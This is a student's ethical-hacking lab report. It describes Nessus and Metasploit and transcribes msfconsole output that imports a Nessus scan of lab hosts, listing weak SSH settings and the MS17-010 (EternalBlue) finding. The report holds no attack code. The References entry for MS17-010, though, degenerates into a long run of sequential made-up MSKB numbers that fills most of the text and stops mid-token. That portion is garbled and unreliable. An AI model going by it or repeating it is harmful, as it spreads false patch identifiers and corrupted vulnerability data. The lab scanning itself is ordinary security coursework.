

ETHICAL HACKING

LAB - ASSIGNMENT - 8

Name: DASARI SANATH KUMAR

ID: 700760349

CRN:22285

INTRODUCTION:


Nessus: Nessus is a vulnerability scanner developed by Tenable, Inc. It is widely used for assessing the security posture of networks, systems, and applications by identifying vulnerabilities, misconfigurations, and other security issues. Nessus scans can be configured to assess a wide range of targets, including servers, workstations, network devices, and web applications. Nessus provides detailed reports that help organizations prioritize and remediate security vulnerabilities to reduce their risk exposure.

Metasploit: Metasploit is a penetration testing framework developed by Rapid7. It is used by security professionals and ethical hackers to simulate real-world attacks and test the security defenses of systems and networks. Metasploit provides a wide range of exploit modules, payloads, and auxiliary modules that can be used to exploit vulnerabilities discovered during security assessments. It also includes features for post-exploitation activities, such as privilege escalation, lateral movement, and data exfiltration. Metasploit helps security teams understand and mitigate the impact of security vulnerabilities by demonstrating how they can be exploited in a controlled environment.


While Nessus and Metasploit are separate tools, they can complement each other in a comprehensive security testing strategy. For example, Nessus can be used to identify vulnerabilities in target systems, and Metasploit can be used to validate and exploit those vulnerabilities to assess their real-world impact. Additionally, both Nessus and Metasploit support integration with other security tools and platforms, allowing for streamlined workflows and enhanced security automation.

1. Please provide screenshots for the Screenshot #1, #2. (8pt)

Screenshot 1:



Screenshot 2:




The screenshot shows a Kali Linux terminal window with the following content:

```
msf5 > db import /home/kali/Downloads/MyScan.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.2.129
[*] Importing host 192.168.2.129
[*] Successfully imported /home/kali/Downloads/MyScan.nessus
msf5 > vulns
Vulnerabilities
```

Timestamp	Host	Name	References
2024-02-20 21:06:50 UTC	192.168.2.127	Icecast Header Overwrite	CVE-2004-1561,OSVDB-10406,BID-11271,URL-http://archives.neohapsit.com/archives/bugtraq/2004-09/0361.html
2024-02-21 20:06:31 UTC	192.168.2.151	SSH Server CBC Mode Ciphers Enabled	CVE-2008-5161,BID-32319,CERT-95856,CWE-280,NSS-78658
2024-02-21 20:06:31 UTC	192.168.2.151	SSH SHA-1 HMAC Algorithms Enabled	NSS-15358
2024-02-21 20:06:31 UTC	192.168.2.151	SSH Weak Algorithms Supported	NSS-90317
2024-02-21 20:06:31 UTC	192.168.2.151	OS Security Patch Assessment Not Available	IAVB-0001-B-0515,NSS-117886
2024-02-21 20:06:31 UTC	192.168.2.151	Common Platform Enumeration (CPE)	NSS-45598
2024-02-21 20:06:31 UTC	192.168.2.151	Nessus Scan Information	NSS-19506
2024-02-21 20:06:31 UTC	192.168.2.151	Target Credential Status by Authentication Protocol - No Credentials Provided	IAVB-0001-B-0504,NSS-110723
2024-02-21 20:06:31 UTC	192.168.2.151	Backported Security Patch Detection (SSM)	NSS-25226
2024-02-21 20:06:31 UTC	192.168.2.151	Device Type	NSS-54615
2024-02-21 20:06:31 UTC	192.168.2.151	Unix Operating System Unsupported Version Detection	IAVA-0001-A-0502,IAVA-0001-A-0648,NSS-33850
2024-02-21 20:06:31 UTC	192.168.2.151	OS Identification	NSS-11936
2024-02-21 20:06:31 UTC	192.168.2.151	Ethernet Card Manufacturer Detection	NSS-35716
2024-02-21 20:06:31 UTC	192.168.2.151	VMware Virtual Machine Detection	NSS-26094
2024-02-21 20:06:31 UTC	192.168.2.151	Ethernet MAC Addresses	NSS-86426
2024-02-21 20:06:31 UTC	192.168.2.151	Traceroute Information	NSS-10287
2024-02-21 20:06:31 UTC	192.168.2.151	TCP/IP Timestamps Supported	NSS-25226
2024-02-21 20:06:31 UTC	192.168.2.151	SSH Protocol Versions Supported	NSS-10881
2024-02-21 20:06:31 UTC	192.168.2.151	OpenSSH Detection	NSS-161418
2024-02-21 20:06:31 UTC	192.168.2.151	SSH Password Authentication Accepted	NSS-149324
2024-02-21 20:06:31 UTC	192.168.2.151	SSH Weak Key Exchange Algorithms Enabled	NSS-153953
2024-02-21 20:06:31 UTC	192.168.2.151	SSH Weak MAC Algorithms Enabled	NSS-71849
2024-02-21 20:06:31 UTC	192.168.2.151	SSH Algorithms and Languages Supported	NSS-706577
2024-02-21 20:06:31 UTC	192.168.2.151	SSH Server Type and Version Information	IAVT-0001-T-0933,NSS-10267
2024-02-21 20:06:32 UTC	192.168.2.151	vsftpd Detection	NSS-52703
2024-02-21 20:06:32 UTC	192.168.2.151	FTP Server Detection	IAVT-0001-T-0030,IAVT-0001-T-0943,NSS-10092
2024-02-21 20:06:32 UTC	192.168.2.151	Service Detection	NSS-22964
2024-02-21 20:06:32 UTC	192.168.2.151	Service Detection	NSS-22964
2024-02-21 20:06:32 UTC	192.168.2.151	Nessus SYN Scanner	NSS-11219
2024-02-21 20:06:32 UTC	192.168.2.151	Nessus SYN Scanner	NSS-11219
2024-02-21 20:06:32 UTC	192.168.2.129	OS Security Patch Assessment Not Available	IAVB-0001-B-0515,NSS-117886
2024-02-21 20:06:32 UTC	192.168.2.129	Common Platform Enumeration (CPE)	NSS-45598
2024-02-21 20:06:32 UTC	192.168.2.129	Nessus Scan Information	NSS-19506
2024-02-21 20:06:32 UTC	192.168.2.129	Target Credential Status by Authentication Protocol - No Credentials Provided	IAVB-0001-B-0504,NSS-110723
2024-02-21 20:06:32 UTC	192.168.2.129	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMP)	CVE-2017-0143,CVE-2017-0144,CVE-2017-0145,CVE-2017-0146,CVE-2017-0147,CVE-2017-0148,BID-96703,BID-96704,BID-96705,BID-96706,BID-96707,BID-96708,BID-96709,EDB-ID-41893,EDB-ID-41987,MSFT-MG17-019,IAVA-2017-0005,MSKB-4012117,MSKB-4012215,MSKB-4012216,MSKB-4012217,MSKB-4012218,MSKB-4012219,MSKB-4012220,MSKB-4012221,MSKB-4012222,MSKB-4012223,MSKB-4012224,MSKB-4012225,MSKB-4012226,MSKB-4012227,MSKB-4012228,MSKB-4012229,MSKB-4012230,MSKB-4012231,MSKB-4012232,MSKB-4012233,MSKB-4012234,MSKB-4012235,MSKB-4012236,MSKB-4012237,MSKB-4012238,MSKB-4012239,MSKB-4012240,MSKB-4012241,MSKB-4012242,MSKB-4012243,MSKB-4012244,MSKB-4012245,MSKB-4012246,MSKB-4012247,MSKB-4012248,MSKB-4012249,MSKB-4012250,MSKB-4012251,MSKB-4012252,MSKB-4012253,MSKB-4012254,MSKB-4012255,MSKB-4012256,MSKB-4012257,MSKB-4012258,MSKB-4012259,MSKB-4012260,MSKB-4012261,MSKB-4012262,MSKB-4012263,MSKB-4012264,MSKB-4012265,MSKB-4012266,MSKB-4012267,MSKB-4012268,MSKB-4012269,MSKB-4012270,MSKB-4012271,MSKB-4012272,MSKB-4012273,MSKB-4012274,MSKB-4012275,MSKB-4012276,MSKB-4012277,MSKB-4012278,MSKB-4012279,MSKB-4012280,MSKB-4012281,MSKB-4012282,MSKB-4012283,MSKB-4012284,MSKB-4012285,MSKB-4012286,MSKB-4012287,MSKB-4012288,MSKB-4012289,MSKB-4012290,MSKB-4012291,MSKB-4012292,MSKB-4012293,MSKB-4012294,MSKB-4012295,MSKB-4012296,MSKB-4012297,MSKB-4012298,MSKB-4012299,MSKB-4012300,MSKB-4012301,MSKB-4012302,MSKB-4012303,MSKB-4012304,MSKB-4012305,MSKB-4012306,MSKB-4012307,MSKB-4012308,MSKB-4012309,MSKB-4012310,MSKB-4012311,MSKB-4012312,MSKB-4012313,MSKB-4012314,MSKB-4012315,MSKB-4012316,MSKB-4012317,MSKB-4012318,MSKB-4012319,MSKB-4012320,MSKB-4012321,MSKB-4012322,MSKB-4012323,MSKB-4012324,MSKB-4012325,MSKB-4012326,MSKB-4012327,MSKB-4012328,MSKB-4012329,MSKB-4012330,MSKB-4012331,MSKB-4012332,MSKB-4012333,MSKB-4012334,MSKB-4012335,MSKB-4012336,MSKB-4012337,MSKB-4012338,MSKB-4012339,MSKB-4012340,MSKB-4012341,MSKB-4012342,MSKB-4012343,MSKB-4012344,MSKB-4012345,MSKB-4012346,MSKB-4012347,MSKB-4012348,MSKB-4012349,MSKB-4012350,MSKB-4012351,MSKB-4012352,MSKB-4012353,MSKB-4012354,MSKB-4012355,MSKB-4012356,MSKB-4012357,MSKB-4012358,MSKB-4012359,MSKB-4012360,MSKB-4012361,MSKB-4012362,MSKB-4012363,MSKB-4012364,MSKB-4012365,MSKB-4012366,MSKB-4012367,MSKB-4012368,MSKB-4012369,MSKB-4012370,MSKB-4012371,MSKB-4012372,MSKB-4012373,MSKB-4012374,MSKB-4012375,MSKB-4012376,MSKB-4012377,MSKB-4012378,MSKB-4012379,MSKB-4012380,MSKB-4012381,MSKB-4012382,MSKB-4012383,MSKB-4012384,MSKB-4012385,MSKB-4012386,MSKB-4012387,MSKB-4012388,MSKB-4012389,MSKB-4012390,MSKB-4012391,MSKB-4012392,MSKB-4012393,MSKB-4012394,MSKB-4012395,MSKB-4012396,MSKB-4012397,MSKB-4012398,MSKB-4012399,MSKB-4012400,MSKB-4012401,MSKB-4012402,MSKB-4012403,MSKB-4012404,MSKB-4012405,MSKB-4012406,MSKB-4012407,MSKB-4012408,MSKB-4012409,MSKB-4012410,MSKB-4012411,MSKB-4012412,MSKB-4012413,MSKB-4012414,MSKB-4012415,MSKB-4012416,MSKB-4012417,MSKB-4012418,MSKB-4012419,MSKB-4012420,MSKB-4012421,MSKB-4012422,MSKB-4012423,MSKB-4012424,MSKB-4012425,MSKB-4012426,MSKB-4012427,MSKB-4012428,MSKB-4012429,MSKB-4012430,MSKB-4012431,MSKB-4012432,MSKB-4012433,MSKB-4012434,MSKB-4012435,MSKB-4012436,MSKB-4012437,MSKB-4012438,MSKB-4012439,MSKB-4012440,MSKB-4012441,MSKB-4012442,MSKB-4012443,MSKB-4012444,MSKB-4012445,MSKB-4012446,MSKB-4012447,MSKB-4012448,MSKB-4012449,MSKB-4012450,MSKB-4012451,MSKB-4012452,MSKB-4012453,MSKB-4012454,MSKB-4012455,MSKB-4012456,MSKB-4012457,MSKB-4012458,MSKB-4012459,MSKB-4012460,MSKB-4012461,MSKB-4012462,MSKB-4012463,MSKB-4012464,MSKB-4012465,MSKB-4012466,MSKB-4012467,MSKB-4012468,MSKB-4012469,MSKB-4012470,MSKB-4012471,MSKB-4012472,MSKB-4012473,MSKB-4012474,MSKB-4012475,MSKB-4012476,MSKB-4012477,MSKB-4012478,MSKB-4012479,MSKB-4012480,MSKB-4012481,MSKB-4012482,MSKB-4012483,MSKB-4012484,MSKB-4012485,MSKB-4012486,MSKB-4012487,MSKB-4012488,MSKB-4012489,MSKB-4012490,MSKB-4012491,MSKB-4012492,MSKB-4012493,MSKB-4012494,MSKB-4012495,MSKB-4012496,MSKB-4012497,MSKB-4012498,MSKB-4012499,MSKB-4012500,MSKB-4012501,MSKB-4012502,MSKB-4012503,MSKB-4012504,MSKB-4012505,MSKB-4012506,MSKB-4012507,MSKB-4012508,MSKB-4012509,MSKB-4012510,MSKB-4012511,MSKB-4012512,MSKB-4012513,MSKB-4012514,MSKB-4012515,MSKB-4012516,MSKB-4012517,MSKB-4012518,MSKB-4012519,MSKB-4012520,MSKB-4012521,MSKB-4012522,MSKB-4012523,MSKB-4012524,MSKB-4012525,MSKB-4012526,MSKB-4012527,MSKB-4012528,MSKB-4012529,MSKB-4012530,MSKB-4012531,MSKB-4012532,MSKB-4012533,MSKB-4012534,MSKB-4012535,MSKB-4012536,MSKB-4012537,MSKB-4012538,MSKB-4012539,MSKB-4012540,MSKB-4012541,MSKB-4012542,MSKB-4012543,MSKB-4012544,MSKB-4012545,MSKB-4012546,MSKB-4012547,MSKB-4012548,MSKB-4012549,MSKB-4012550,MSKB-4012551,MSKB-4012552,MSKB-4012553,MSKB-4012554,MSKB-4012555,MSKB-4012556,MSKB-4012557,MSKB-4012558,MSKB-4012559,MSKB-4012560,MSKB-4012561,MSKB-4012562,MSKB-4012563,MSKB-4012564,MSKB-4012565,MSKB-4012566,MSKB-4012567,MSKB-4012568,MSKB-4012569,MSKB-4012570,MSKB-4012571,MSKB-4012572,MSKB-4012573,MSKB-4012574,MSKB-4012575,MSKB-4012576,MSKB-4012577,MSKB-4012578,MSKB-4012579,MSKB-4012580,MSKB-4012581,MSKB-4012582,MSKB-4012583,MSKB-4012584,MSKB-4012585,MSKB-4012586,MSKB-4012587,MSKB-4012588,MSKB-4012589,MSKB-4012590,MSKB-4012591,MSKB-4012592,MSKB-4012593,MSKB-4012594,MSKB-4012595,MSKB-4012596,MSKB-4012597,MSKB-4012598,MSKB-4012599,MSKB-4012600,MSKB-4012601,MSKB-4012602,MSKB-4012603,MSKB-4012604,MSKB-4012605,MSKB-4012606,MSKB-4012607,MSKB-4012608,MSKB-4012609,MSKB-4012610,MSKB-4012611,MSKB-4012612,MSKB-4012613,MSKB-4012614,MSKB-4012615,MSKB-4012616,MSKB-4012617,MSKB-4012618,MSKB-4012619,MSKB-4012620,MSKB-4012621,MSKB-4012622,MSKB-4012623,MSKB-4012624,MSKB-4012625,MSKB-4012626,MSKB-4012627,MSKB-4012628,MSKB-4012629,MSKB-4012630,MSKB-4012631,MSKB-4012632,MSKB-4012633,MSKB-4012634,MSKB-4012635,MSKB-4012636,MSKB-4012637,MSKB-4012638,MSKB-4012639,MSKB-4012640,MSKB-4012641,MSKB-4012642,MSKB-4012643,MSKB-4012644,MSKB-4012645,MSKB-4012646,MSKB-4012647,MSKB-4012648,MSKB-4012649,MSKB-4012650,MSKB-4012651,MSKB-4012652,MSKB-4012653,MSKB-4012654,MSKB-4012655,MSKB-4012656,MSKB-4012657,MSKB-4012658,MSKB-4012659,MSKB-4012660,MSKB-4012661,MSKB-4012662,MSKB-4012663,MSKB-4012664,MSKB-4012665,MSKB-4012666,MSKB-4012667,MSKB-4012668,MSKB-4012669,MSKB-4012670,MSKB-4012671,MSKB-4012672,MSKB-4012673,MSKB-4012674,MSKB-4012675,MSKB-4012676,MSKB-4012677,MSKB-4012678,MSKB-4012679,MSKB-4012680,MSKB-4012681,MSKB-4012682,MSKB-4012683,MSKB-4012684,MSKB-4012685,MSKB-4012686,MSKB-4012687,MSKB-4012688,MSKB-4012689,MSKB-4012690,MSKB-4012691,MSKB-4012692,MSKB-4012693,MSKB-4012694,MSKB-4012695,MSKB-4012696,MSKB-4012697,MSKB-4012698,MSKB-4012699,MSKB-4012700,MSKB-4012701,MSKB-4012702,MSKB-4012703,MSKB-4012704,MSKB-4012705,MSKB-4012706,MSKB-4012707,MSKB-4012708,MSKB-4012709,MSKB-4012710,MSKB-4012711,MSKB-4012712,MSKB-4012713,MSKB-4012714,MSKB-4012715,MSKB-4012716,MSKB-4012717,MSKB-4012718,MSKB-4012719,MSKB-4012720,MSKB-4012721,MSKB-4012722,MSKB-4012723,MSKB-4012724,MSKB-4012725,MSKB-4012726,MSKB-4012727,MSKB-4012728,MSKB-4012729,MSKB-4012730,MSKB-4012731,MSKB-4012732,MSKB-4012733,MSKB-4012734,MSKB-4012735,MSKB-4012736,MSKB-4012737,MSKB-4012738,MSKB-4012739,MSKB-4012740,MSKB-4012741,MSKB-4012742,MSKB-4012743,MSKB-4012744,MSKB-4012745,MSKB-4012746,MSKB-4012747,MSKB-4012748,MSKB-4012749,MSKB-4012750,MSKB-4012751,MSKB-4012752,MSKB-4012753,MSKB-4012754,MSKB-4012755,MSKB-4012756,MSKB-4012757,MSKB-4012758,MSKB-4012759,MSKB-4012760,MSKB-4012761,MSKB-4012762,MSKB-4012763,MSKB-4012764,MSKB-4012765,MSKB-4012766,MSKB-4012767,MSKB-4012768,MSKB-4012769,MSKB-4012770,MSKB-4012771,MSKB-4012772,MSKB-4012773,MSKB-4012774,MSKB-4012775,MSKB-4012776,MSKB-4012777,MSKB-4012778,MSKB-4012779,MSKB-4012780,MSKB-4012781,MSKB-4012782,MSKB-4012783,MSKB-4012784,MSKB-4012785,MSKB-4012786,MSKB-4012787,MSKB-4012788,MSKB-4012789,MSKB-4012790,MSKB-4012791,MSKB-4012792,MSKB-4012793,MSKB-4012794,MSKB-4012795,MSKB-4012796,MSKB-4012797,MSKB-4012798,MSKB-4012799,MSKB-4012800,MSKB-4012801,MSKB-4012802,MSKB-4012803,MSKB-4012804,MSKB-4012805,MSKB-4012806,MSKB-4012807,MSKB-4012808,MSKB-4012809,MSKB-4012810,MSKB-4012811,MSKB-4012812,MSKB-4012813,MSKB-4012814,MSKB-4012815,MSKB-4012816,MSKB-4012817,MSKB-4012818,MSKB-4012819,MSKB-4012820,MSKB-4012821,MSKB-4012822,MSKB-4012823,MSKB-4012824,MSKB-4012825,MSKB-4012826,MSKB-4012827,MSKB-4012828,MSKB-4012829,MSKB-4012830,MSKB-4012831,MSKB-4012832,MSKB-4012833,MSKB-4012834,MSKB-4012835,MSKB-4012836,MSKB-4012837,MSKB-4012838,MSKB-4012839,MSKB-4012840,MSKB-4012841,MSKB-4012842,MSKB-4012843,MSKB-4012844,MSKB-4012845,MSKB-4012846,MSKB-4012847,MSKB-4012848,MSKB-4012849,MSKB-4012850,MSKB-4012851,MSKB-4012852,MSKB-4012853,MSKB-4012854,MSKB-4012855,MSKB-4012856,MSKB-4012857,MSKB-4012858,MSKB-4012859,MSKB-4012860,MSKB-4012861,MSKB-4012862,MSKB-4012863,MSKB-4012864,MSKB-4012865,MSKB-4012866,MSKB-4012867,MSKB-4012868,MSKB-4012869,MSKB-4012870,MSKB-4012871,MSKB-4012872,MSKB-4012873,MSKB-4012874,MSKB-4012875,MSKB-4012876,MSKB-4012877,MSKB-4012878,MSKB-4012879,MSKB-4012880,MSKB-4012881,MSKB-4012882,MSKB-4012883,MSKB-4012884,MSKB-4012885,MSKB-4012886,MSKB-4012887,MSKB-4012888,MSKB-4012889,MSKB-4012890,MSKB-4012891,MSKB-4012892,MSKB-4012893,MSKB-4012894,MSKB-4012895,MSKB-4012896,MSKB-4012897,MSKB-4012898,MSKB-4012899,MSKB-4012900,MSKB-4012901,MSKB-4012902,MSKB-4012903,MSKB-4012904,MSKB-4012905,MSKB-4012906,MSKB-4012907,MSKB-4012908,MSKB-4012909,MSKB-4012910,MSKB-4012911,MSKB-4012912,MSKB-4012913,MSKB-4012914,MSKB-4012915,MSKB-4012916,MSKB-4012917,MSKB-4012918,MSKB-4012919,MSKB-4012920,MSKB-4012921,MSKB-4012922,MSKB-4012923,MSKB-4012924,MSKB-4012925,MSKB-4012926,MSKB-4012927,MSKB-4012928,MSKB-4012929,MSKB-4012930,MSKB-4012931,MSKB-4012932,MSKB-4012933,MSKB-4012934,MSKB-4012935,MSKB-4012936,MSKB-4012937,MSKB-4012938,MSKB-4012939,MSKB-4012940,MSKB-4012941,MSKB-4012942,MSKB-4012943,MSKB-4012944,MSKB-4012945,MSKB-4012946,MSKB-4012947,MSKB-4012948,MSKB-4012949,MSKB-4012950,MSKB-4012951,MSKB-4012952,MSKB-4012953,MSKB-4012954,MSKB-4012955,MSKB-4012956,MSKB-4012957,MSKB-4012958,MSKB-4012959,MSKB-4012960,MSKB-4012961,MSKB-4012962,MSKB-4012963,MSKB-4012964,MSKB-4012965,MSKB-4012966,MSKB-4012967,MSKB-4012968,MSKB-4012969,MSKB-4012970,MSKB-4012971,MSKB-4012972,MSKB-4012973,MSKB-4012974,MSKB-4012975,MSKB-4012976,MSKB-4012977,MSKB-4012978,MSKB-4012979,MSKB-4012980,MSKB-4012981,MSKB-4012982,MSKB-4012983,MSKB-4012984,MSKB-4012985,MSKB-4012986,MSKB-4012987,MSKB-4012988,MSKB-4012989,MSKB-4012990,MSKB-4012991,MSKB-4012992,MSKB-4012993,MSKB-4012994,MSKB-4012995,MSKB-4012996,MSKB-4012997,MSKB-4012998,MSKB-4012999,MSKB-4013000,MSKB-4013001,MSKB-4013002,MSKB-4013003,MSKB-4013004,MSKB-4013005,MSKB-4013006,MSKB-4013007,MSKB-4013008,MSKB-4013009,MSKB-4013010,MSKB-4013011,MSKB-4013012,MSKB-4013013,MSKB-4013014,MSKB-4013015,MSKB-4013016,MSKB-4013017,MSKB-4013018,MSKB-4013019,MSKB-4013020,MSKB-4013021,MSKB-4013022,MSKB-4013023,MSKB-4013024,MSKB-4013025,MSKB-4013026,MSKB-4013027,MSKB-4013028,MSKB-4013029,MSKB-4013030,MSKB-4013031,MSKB-4013032,MSKB-4013033,MSKB-4013034,MSKB-4013035,MSKB-4013036,MSKB-4013037,MSKB-4013038,MSKB-4013039,MSKB-4013040,MSKB-4013041,MSKB-4013042,MSKB-4013043,MSKB-4013044,MSKB-4013045,MSKB-4013046,MSKB-4013047,MSKB-4013048,MSKB-4013049,MSKB-4013050,MSKB-4013051,MSKB-4013

